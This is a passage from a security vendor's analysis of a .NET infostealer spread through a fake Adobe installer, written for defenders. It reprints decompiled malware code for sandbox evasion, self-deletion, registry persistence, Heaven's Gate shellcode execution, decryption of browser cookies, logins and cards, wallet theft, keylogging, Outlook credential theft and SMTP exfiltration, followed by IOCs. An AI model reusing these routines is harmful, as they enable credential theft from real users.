


Fig 17: Script behavior

Some interesting behavior included its repeated TCP connections and the temp files created for exfiltration are deleted.

This type of file names are common in stealers.

'hollows_hunter' usually dumps memory regions for injected processes but unfortunately it could not dump it in our case. So we had to rather use 'ProcDump' and dump the whole process memory of Aspnet_compiler.exe. After analyzing the dump we could find a PE file within. We did some careful extraction of this file from the dump so that we could analyze it further. Fig 18 left side shows the payload as is in memory and right side shows it after the reconstruction of the PE.

File Info - [Payload loaded in memory]		File Info - [Payload loaded in memory_2]	
Property	Value	Property	Value
File Name	Payload loaded in memory	File Name	Payload loaded in memory_2
File Type	Portable Executable 32 .NET Assembly	File Type	Portable Executable 32 .NET Assembly
File Info	No match found.	File Info	Microsoft Visual Studio .NET
File Size	752.01 KB (770060 bytes)	File Size	732.00 KB (749568 bytes)
PE Size	732.00 KB (749568 bytes)	PE Size	732.00 KB (749568 bytes)
Created	Thursday 06 November 2025, 11.47.32	Created	Thursday 06 November 2025, 12.28.35
Modified	Thursday 06 November 2025, 11.47.32	Modified	Thursday 06 November 2025, 12.31.27
Accessed	Thursday 06 November 2025, 17.34.11	Accessed	Thursday 06 November 2025, 12.31.42
MD5	C2C1EB0EDFEC2A1C36A0A8D7A2CAC079	MD5	052777DBDE7D784903467ED572F7AAD7
SHA-1	1E2C54F8AAE119D5D02472BCAD18A2F371308A9E	SHA-1	147FA62741511AFD3FFB50DE85B1D3B861ED90BB
Property	Value	Property	Value
Empty	No additional info available	Comments	
		CompanyName	
		FileDescription	Stub
		FileVersion	1.0.0.0
		InternalName	stub.exe
		LegalCopyright	Copyright © 2025
		LegalTrademarks	
		OriginalFilename	stub.exe

Fig 18: Stealer payload

A VirusTotal lookup for this MD5 showed the first submission date for this file to somewhat match the same date as that fake 'Adobe 11.7.7 installer'.

First Submission	2025-10-27 13:45:37 UTC
Last Submission	2025-10-29 19:13:20 UTC
Last Analysis	2025-10-31 03:08:18 UTC

Fig 19: Stealer first seen

CFF Explorer shows the .NET directory and its structures which indicates it is a .NET file. Also the PE Characteristics shows it is an executable.




Fig 20: .NET stealer

Since it is a .NET we will load it into dnSpy and see if we can read its code. On loading it in dnSpy, all its classes and method names are clearly visible as well as its code; what catches our eye is its anti-analysis class.

```

Emulator() : bool @060000
GetModuleHandle(string)
HostingAsync() : Task<bool>
Run() : bool @06000025
SandBox() : bool @060000
SuspiciousGPU() : bool @060000
SuspiciousIP() : bool @060000
SuspiciousMachineGuid()
SuspiciousPCName() : bool
SuspiciousPCUsername() : bool
SuspiciousProcess() : bool
SuspiciousService() : bool

```

Fig 21: anti-analysis class method names

To determine if it is run under a controlled environment it matches the user name against a list of usernames. It also checks the same usernames in its lowercase variants. Fig 22 shows few out of 112 hardcoded usernames, Fig 23 shows the code to check lowercase invariants.

```

public static bool SuspiciousPCUsername()
{
    string[] array = new string[]
    {
        "05h00Gi0",
        "05KvAUQKPQ",
        "21zLucUnfI85",
    }
}

```

Fig 22: Usernames

```

bool flag = array == null || !Enumerable.Any<string>(array);
bool result;
if (flag)
{
    result = false;
}
else
{
    string text = Environment.UserName.ToLowerInvariant();
    result = Enumerable.Contains<string>(array, text);
}
return result;

```

Fig 23: Lowercase variants

The stealer checks all the components shown in the functions listed in Fig 21. Some more examples are shown in Fig 24.


```

public static bool Run()
{
    bool result2;
    try
    {
        Task<bool> task = AntiAnalysis.HostingAsync();
        task.Wait();
        bool result = task.Result;
        bool flag = result;
        if (flag)
        {
            Logging.Log("AntiAnalysis: Hosting detected! Self-destructing...", true);
            SelfDestruct.Melt();
            result2 = true;
        }
    }
    else
    {
        bool flag2 = AntiAnalysis.SuspiciousGPU();
        if (flag2)
        {
            Logging.Log("AntiAnalysis: Suspicious GPU detected! Self-destructing...", true);
            SelfDestruct.Melt();
            result2 = true;
        }
        else
        {
            bool flag3 = AntiAnalysis.SuspiciousProcess();
            if (flag3)
            {
                Logging.Log("AntiAnalysis: Suspicious process detected! Self-destructing...", true);
                SelfDestruct.Melt();
                result2 = true;
            }
            else
            {
                bool flag4 = AntiAnalysis.SuspiciousService();
            }
        }
    }
}

```

Fig 25: Main function for AntiAnalysis

We will take a closer look at the 'SelfDestruct' class 'Melt' function.

As you can see in Fig 26, the function drops a GUID named batch file in the temp directory. It then gets the current process ID and stores it into a variable. Now it starts writing a batch script. It writes task kill PID whose objective is to perform self delete to erase its traces.

```

internal sealed class SelfDestruct
{
    // Token: 0x06000214 RID: 532 RVA: 0x000160C8 File Offset: 0x000142C8
    public static void Melt()
    {
        string text = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString() + ".bat");
        int id = Process.GetCurrentProcess().Id;
        try
        {
            using (StreamWriter streamWriter = new StreamWriter(text))
            {
                streamWriter.WriteLine("chcp 65001");
                streamWriter.WriteLine(string.Format("taskkill /F /PID {0}", id));
                streamWriter.WriteLine("timeout /T 2 /NOBREAK > NUL");
                streamWriter.WriteLine("del /F /Q \"" + text + "\"");
            }
            Logging.Log("SelfDestruct: Initiating self-destruct procedure...", true);
            ProcessStartInfo processStartInfo = new ProcessStartInfo
            {
                FileName = "cmd.exe",
                Arguments = "/C \"" + text + "\"",
                WindowStyle = 1,
                CreateNoWindow = true
            };
            Process.Start(processStartInfo);
            Thread.Sleep(5000);
            Environment.FailFast(null);
        }
        catch (Exception ex)
        {
            Logging.Log("SelfDestruct: Failed to execute self-destruct procedure. Error: " + ex.Message, true);
        }
    }
}

```

Fig 26: 'melt' function

Fig 27 shows that the stealer creates a Run entry for persistence.

```

Logging.Log("Startup : Adding to autorun...", true);
Startup.EnsureDirectoryExists(Startup.InstallDirectory);
Logging.Log("ExecutablePath: " + Startup.ExecutablePath, true);
Logging.Log("InstallFile: " + Startup.InstallFile, true);
bool flag = !File.Exists(Startup.InstallFile);
if (flag)
{
    Logging.Log("Copying executable to install directory...", true);
    File.Copy(Startup.ExecutablePath, Startup.InstallFile);
}
else
{
    Logging.Log("Executable already exists in install directory.", true);
}
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
bool flag2 = registryKey != null;
if (flag2)
{
    Logging.Log("Registry key opened successfully.", true);
    object value = registryKey.GetValue(Startup.StartupName);
    bool flag3 = value == null;
    if (flag3)
    {
        Logging.Log("Setting registry value for startup...", true);
        registryKey.SetValue(Startup.StartupName, Startup.InstallFile);
        Logging.Log("Registry value set successfully.", true);
    }
    else
    {
        Logging.Log(string.Format("Registry value already set: {0}", value), true);
    }
}
else
{
    Logging.Log("Failed to open registry key.", true);
}
Startup.SetFileCreationDate(Startup.InstallFile);

```

Fig 27: Persistence

It steals every bit of data available on the system. User credentials, credit card credentials, crypto wallet credentials, wifi passwords, etc. We will discuss only a few of its functionalities. We will start with some of its browser specific capabilities.

```

private string InjectionDesktopName = "InjectionDesktop" + Utils.GenerateRandomString(8);
// Token: 0x0400003E RID: 62
public bool operational = false;
// Token: 0x0600003F RID: 63 RVA: 0x00004C94 File Offset: 0x00002E94
public BrowserCrypto(string UserDataPath, string[] possibleLibraryPaths)
{
    bool flag = !UserDataPath.EndsWith("Local State");
    if (flag)
    {
        UserDataPath = Path.Combine(UserDataPath, "Local State");
    }
    this.masterKey = BrowserCrypto.GetMasterKey(UserDataPath);
    this.operational = (this.masterKey != null);
    bool flag2 = !this.operational;
    if (!flag2)
    {
        bool flag3 = possibleLibraryPaths != null;
        if (flag3)
        {
            foreach (string libraryPath in possibleLibraryPaths)
            {
                this.appBoundPrivateKey = this.GetAppBoundKey(UserDataPath, libraryPath);
                bool flag4 = this.appBoundPrivateKey != null;
                if (flag4)
                {
                    break;
                }
            }
        }
    }
}

```

Fig 28: Browser master key

In Fig 28, the stealer extracts AES masterkey and app-bound private keys used for encryption of data in browsers like Chromium, Edge, etc.

Previously we have discussed some anti-analysis techniques, now we will discuss its usermode-hook evasion technique.

It uses a technique called Heaven's Gate, a technique where an x86 process running under Windows WOW64 switches to 64-bit mode by jumping into the 64-bit code segment. This allows the process to execute 64-bit code or perform native x64 syscalls directly, bypassing the WOW64 layer. Malware commonly uses this to access 64-bit execution paths from within a 32-bit process and evade x86-based monitoring. This allows a malware to evade 32-bit user-mode hooks. In Fig 29 we can see whether it is running 64bit. It attempts to create a duplicate usable handle and this can be used in lower-level operations.

```

bool is64BitProcess = Environment.Is64BitProcess;
if (!is64BitProcess)
{
    HeavensGate.CurrentProcessDuplicateHandle = NativeMethods.GetCurrentProcess();
    bool flag = !NativeMethods.DuplicateHandle(HeavensGate.CurrentProcessDuplicateHandle,
        HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.CurrentProcessDuplicateHandle, ref
        HeavensGate.CurrentProcessDuplicateHandle, 0U, false, 2U);
    if (!flag)
    {
        HeavensGate.ntdll64 = Utils64.GetRemoteModuleHandle64Bit(HeavensGate.CurrentProcessDuplicateHandle, "ntdll.dll", 600);
        bool flag2 = HeavensGate.ntdll64 == 0UL;
        if (!flag2)
        {

```

Fig 29: Heaven's Gate initialization

In Fig 30 we see that it allocates bytes from the process heap in unmanaged memory and copies the stub and payload in the buffer. It makes the page executable by changing memory protections. It then allocates and writes in unmanaged memory for native stub to read it and passes the pointer to the beginning of the payload. The stub switches to x64 and jumps into the payload.

```

ulong num = ulong.MaxValue;
bool flag = code == null || code.Length == 0;
ulong result;
if (flag)
{
    result = num;
}
else
{
    int num2 = HeavensGate.Wow64ExecuteShellCode.Length + code.Length;
    IntPtr intPtr = Marshal.AllocHGlobal(num2);
    Marshal.Copy(HeavensGate.Wow64ExecuteShellCode, 0, intPtr, HeavensGate.Wow64ExecuteShellCode.Length);
    Marshal.Copy(code, 0, intPtr + HeavensGate.Wow64ExecuteShellCode.Length, code.Length);
    uint num3;
    bool flag2 = NativeMethods.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)num2)), HeavensGate.PAGE_EXECUTE_READWRITE, out num3);
    bool flag3 = !flag2;
    if (flag3)
    {
        throw new Exception("Couldnt set the shellcode memory as PAGE_EXECUTE_READWRITE!");
    }
    HeavensGate.Wow64Execution.delegateForFunctionPointer = Marshal.GetDelegateForFunctionPointer<HeavensGate.Wow64Execution>(IntPtr.Zero);
    IntPtr intPtr2 = IntPtr.Zero;
    bool flag4 = parameters != null && parameters.Length != 0;
    if (flag4)
    {
        intPtr2 = HeavensGate.UlongParamsToIntPtr(parameters);
    }
    num = delegateForFunctionPointer(intPtr + HeavensGate.Wow64ExecuteShellCode.Length, intPtr2);
    Marshal.FreeHGlobal(intPtr);
    bool flag5 = intPtr2 != IntPtr.Zero;
    if (flag5)
    {
        Marshal.FreeHGlobal(intPtr2);
    }
    result = num;
}
return result;

```

Fig 30: Heaven's Gate implementation

Now, let's quickly go through some of the stealer functionalities and wind up our blog.

In Fig 31 it accesses network cookies of Chromium browser, decrypts them and stores them into an array.

```

byte[] array = Utils.ForceReadFile(text, false);
bool flag2 = array == null;
if (flag2)
{
    result = null;
}
else
{
    SQLite3Parser sqlite3Parser;
    try
    {
        sqlite3Parser = new SQLite3Parser(array);
    }
    catch
    {
        return null;
    }
    bool flag3 = !sqlite3Parser.ReadTable("cookies");
    if (flag3)
    {
        result = null;
    }
    else
    {
        for (int i = 0; i < sqlite3Parser.GetRowCount(); i++)
        {
            string value = sqlite3Parser.GetValue<string>(i, "host_key");
            string value2 = sqlite3Parser.GetValue<string>(i, "name");
            string value3 = sqlite3Parser.GetValue<string>(i, "path");
            byte[] value4 = sqlite3Parser.GetValue<byte[]>(i, "encrypted_value");
            long value5 = sqlite3Parser.GetValue<long>(i, "expires_utc");
            bool isSecure = sqlite3Parser.GetValue<int>(i, "is_secure") == 1;
            bool isHttpOnly = sqlite3Parser.GetValue<int>(i, "is_httponly") == 1;
            bool flag4 = value == null || value2 == null || value3 == null || value4 == null || value5 == 0L;
            if (!flag4)
            {
                string value6 = decryptor.Decrypt(value4);
                bool flag5 = string.IsNullOrEmpty(value6);
                if (!flag5)
                {
                    list.Add(new DataExtractionStructs.ChromiumCookie(value, value3, value2, value6, value5, isSecure, isHttpOnly));
                    Counter.Cookies++;
                }
            }
        }
        result = list.ToArray();
    }
}

```

Fig 31: Chromium cookies

In Fig 32 and 33 it fetches browser wallet details for Chrome and Edge and copies it to a different location.

```

public static void RunAllWalletExtraction()
{
    string text = Path.Combine(Paths.InitWorkDir(), "BrowserWallets", "Grabber");
    bool flag = !Directory.Exists(text);
    if (flag)
    {
        Directory.CreateDirectory(text);
    }
    BrowserWallets.GetChromWallets(text);
    BrowserWallets.GetEdgeWallets(text);
}

```

Fig 32: Browser wallets

```

private static bool CopyWalletFromDirectoryTo(string saveDirectory, string walletDirectory, string walletName)
{
    bool result;
    try
    {
        bool flag = !Directory.Exists(walletDirectory);
        if (flag)
        {
            result = false;
        }
        else
        {
            string text = Path.Combine(saveDirectory, walletName, Path.GetFileName(walletDirectory));
            Directory.CreateDirectory(text);
            Filemanager.CopyDirectory(walletDirectory, text);
            Counter.BrowserWallets++;
            Console.WriteLine("Copied wallet: " + walletName + " to " + text);
            result = true;
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error copying wallet " + walletName + ": " + ex.Message);
        result = false;
    }
    return result;
}

```

Fig 33: Saves wallets

In Fig 34 we can see information like logins, credit cards are collected from Chromium browser.

```

List<DataExtractionStructs.ChromiumBrowser> list = new List<DataExtractionStructs.ChromiumBrowser>();
bool flag = (options & DataExtractionStructs.ChromiumBrowserOptions.Logins) == DataExtractionStructs.ChromiumBrowserOptions.Logins;
bool flag2 = (options & DataExtractionStructs.ChromiumBrowserOptions.Cookies) == DataExtractionStructs.ChromiumBrowserOptions.Cookies;
bool flag3 = (options & DataExtractionStructs.ChromiumBrowserOptions.CreditCards) == DataExtractionStructs.ChromiumBrowserOptions.CreditCards;
bool flag4 = !flag && !flag2 && !flag3;
DataExtractionStructs.ChromiumBrowser[] result;
if (flag4)
{
    result = new DataExtractionStructs.ChromiumBrowser[0];
}
else
{
    foreach (KeyValuePair<string, string> keyValuePair in Paths.ChromiumBrowsers)
    {
        List<DataExtractionStructs.ChromiumProfile> list2 = new List<DataExtractionStructs.ChromiumProfile>();
        string key = keyValuePair.Key;
        string value = keyValuePair.Value;
        string[] possibleLibraryPaths = Paths.ChromiumBrowsersLikelyLocations[key];
        bool flag5 = !Directory.Exists(value);
        if (!flag5)
        {
            BrowserCrypto browserCrypto = new BrowserCrypto(value, possibleLibraryPaths);
            bool operational = browserCrypto.operational;
            foreach (string text in ChromiumRecovery.GetProfiles(value))
            {
                string profilePath = Path.Combine(value, text);
                DataExtractionStructs.ChromiumLogin[] logins = null;
                DataExtractionStructs.ChromiumCookie[] cookies = null;
                DataExtractionStructs.ChromiumCreditCard[] creditCards = null;
                bool flag6 = flag && browserCrypto.operational;
                if (flag6)
                {
                    logins = ChromiumRecovery.GetLogins(profilePath, browserCrypto);
                }
                bool flag7 = flag2 && browserCrypto.operational;
                if (flag7)
                {
                    cookies = ChromiumRecovery.GetCookies(profilePath, browserCrypto);
                }
                bool flag8 = flag3 && browserCrypto.operational;
                if (flag8)
                {
                    creditCards = ChromiumRecovery.GetCreditCards(profilePath, browserCrypto);
                }
                list2.Add(new DataExtractionStructs.ChromiumProfile(logins, cookies, creditCards, text));
            }
            list.Add(new DataExtractionStructs.ChromiumBrowser(list2.ToArray(), key));
        }
    }
    result = list.ToArray();
}
return result;

```

Fig 34: Chromium browser stolen info

Fig 35 shows the stealers keylogging capability. It captures the keypresses, differentiates each word by tracking 'tab', 'space', 'return' keys and saves it to a file.

```

private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    bool flag = nCode >= 0 && (wParam == (IntPtr)256 || wParam == (IntPtr)260);
    if (flag)
    {
        int num = Marshal.ReadInt32(lParam);
        Keys keys = (Keys)num;
        string keyString = Keylogger.GetKeyString(keys);
        object @lock = Keylogger._lock;
        lock (@lock)
        {
            Keylogger._capturedKeys.Add(keyString);
            bool flag3 = keys == Keys.Space || keys == Keys.Return || keys == Keys.Tab;
            if (flag3)
            {
                Keylogger._wordCount++;
            }
            bool flag4 = Keylogger._wordCount >= 100;
            if (flag4)
            {
                Keylogger.SaveToFile();
                Keylogger._wordCount = 0;
                Keylogger._capturedKeys.Clear();
            }
        }
    }
    return Keylogger.CallNextHookEx(Keylogger._hookID, nCode, wParam, lParam);
}

```

Fig 35: Keylogger

Fig 36 shows data stolen from outlook which is stored with corresponding computer name and time date stamp.

```

"NNTP Server",
"IMAP Server",
"IMAP User Name",
"Email",
"HTTP User",
"HTTP Server URL",
"POP3 User",
"IMAP User",
"HTTPMail User Name",
"HTTPMail Server",
"SMTP User",
"POP3 Password2",
"IMAP Password2",
"NNTP Password2",
"HTTPMail Password2",
"SMTP Password2",
"POP3 Password",
"IMAP Password",
"NNTP Password",
"HTTPMail Password",
"SMTP Password"
);
string text = Enumerable.Aggregate<string, string>(array, "", (string current, string dir) => current + Outlook.Get(dir, mailClients));
bool flag = string.IsNullOrEmpty(text);
if (!flag)
{
    Counter.Outlook = true;
    string text2 = DateTime.Now.ToString("yyyy-MM-dd_HH.mm.ss");
    string compname = SystemInfo.Compname;
    string text3 = Paths.InitWorkDir();
    Directory.CreateDirectory(text3);
    File.WriteAllText(Path.Combine(text3, string.Concat(new string[]
    {
        "Outlook_",
        compname,
        "_",
        text2,
        ".txt"
    })), text + "\r\n");
}
}

```

Fig 36: Outlook

Here is a list of all the information stolen that were not covered earlier:

- Clipboard
- Desktop wallets
- Discord credentials
- Files on the system
- Filezilla credentials
- Fox mail accounts and credentials
- Firefox cookies, credit cards, etc.
- System Information (Fig 37)
- Wifi passwords.




Fig 37: System information stolen

Apart from these it also takes a screenshot every 1000ms interval.

```
private void ScreenshotLoop()
{
    try
    {
        while (this._isRunning)
        {
            this.CaptureScreenshot();
            int num = 0;
            while (num < this._intervalMinutes * 60 && this._isRunning)
            {
                Thread.Sleep(1000);
                num++;
            }
        }
    }
    catch (ThreadAbortException)
    {
    }
    catch (Exception ex)
    {
        Console.WriteLine("Screenshot thread error: " + ex.Message);
    }
}
```

Fig 38: Screenshot

For the exfiltration of the collected data it uses various channels like SMTP, FTP protocols. It also uses Telegram to upload the collected information as well as send logs through Discord and Telegram. We will cover only SMTP here. Fig 39 shows how the file is sent over SMTP.

```
{
    // Token: 0x020000CD RID: 205
    public class UploadToSmtip
    {
        // Token: 0x060002B3 RID: 691 RVA: 0x0001BECC File Offset: 0x0001A0CC
        [DebuggerStepThrough]
        public Task<bool> UploadFilesAsync()
        {
            UploadToSmtip.<UploadFilesAsync>d__8 <UploadFilesAsync>d__ = new UploadToSmtip.<UploadFilesAsync>d__8();
            <UploadFilesAsync>d__.<>t__builder = AsyncTaskMethodBuilder<bool>.Create();
            <UploadFilesAsync>d__.<>4__this = this;
            <UploadFilesAsync>d__.<>1__state = -1;
            <UploadFilesAsync>d__.<>t__builder.Start<UploadToSmtip.<UploadFilesAsync>d__8>(ref <UploadFilesAsync>d__);
            return <UploadFilesAsync>d__.<>t__builder.Task;
        }
    }

    // Token: 0x040005FD RID: 1533
    private static string Mailsender = Config.SmtipSender;

    // Token: 0x040005FE RID: 1534
    private static string Mailreceiver = Config.SmtipReceiver;
}
```

Fig 39: Uploads file over SMTP

```
bool flag3 = Config.SmtipCheckBox == "1";
if (flag3)
{
    Logging.Log("Config: Begin Decrypting Smtip details", true);
    Config.SmtipServer = StringsCrypt.DecryptConfig(Config.SmtipServer);
    Logging.Log("SmtipServer Decrypted: '" + Config.SmtipServer + "'", true);
    Config.SmtipSender = StringsCrypt.DecryptConfig(Config.SmtipSender);
    Logging.Log("SmtipSender Decrypted: '" + Config.SmtipSender + "'", true);
    Config.SmtipPassword = StringsCrypt.DecryptConfig(Config.SmtipPassword);
    Logging.Log("SmtipPassword Decrypted: ' " + Config.SmtipPassword + " "', true);
    Config.SmtipReceiver = StringsCrypt.DecryptConfig(Config.SmtipReceiver);
    Logging.Log("SmtipReceiver: ' " + Config.SmtipReceiver + " "', true);
}
```

Fig 40: SMTP credentials

The SMTP credentials are stored into a base64 encoded value and hardcoded into a variable. The DecryptConfig function shown in Fig 41 decodes the credentials.

```

public static string DecryptConfig(string value)
{
    bool flag = string.IsNullOrEmpty(value);
    string result;
    if (flag)
    {
        result = "";
    }
    else
    {
        bool flag2 = !value.StartsWith("ENCRYPTED:");
        if (flag2)
        {
            result = value;
        }
        else
        {
            result = StringsCrypt.Decrypt(Convert.FromBase64String(value.Replace("ENCRYPTED:", "")));
        }
    }
    return result;
}

```

Fig 41: DecryptConfig

Protecting one's PII is crucial in this age of modern internet and AI. We at K7 Labs make it our constant endeavor to find and protect our users from such threats. Although we do our best to safeguard your system and privacy, it is very important as a user to be aware and interact with the intended resources available on the internet.

Users are advised to use a reputable security product like K7 Antivirus software and maintain cyber hygiene to stay safe from such threats.

IOCs

File Name	Hash
Adobe 11.7.7 Installer	01B397CBD39F7DD310CC1252B19DE411
floor.ps1	CCCDCCBF3C3B6C16AB4743A1289327439
RC4 decrypted script	F39EFF2188EE90A9CB48CE90A09FEFB3
BLACKHAWK.dll	2BE5F6AFA114EE5607D88BC5AEEC4D32
Phantom 3.5 stealer	052777DBDE7D784903467ED572F7AAD7

Urls

hxxp[:]//positivepay-messages.com/file/floor[.]ps1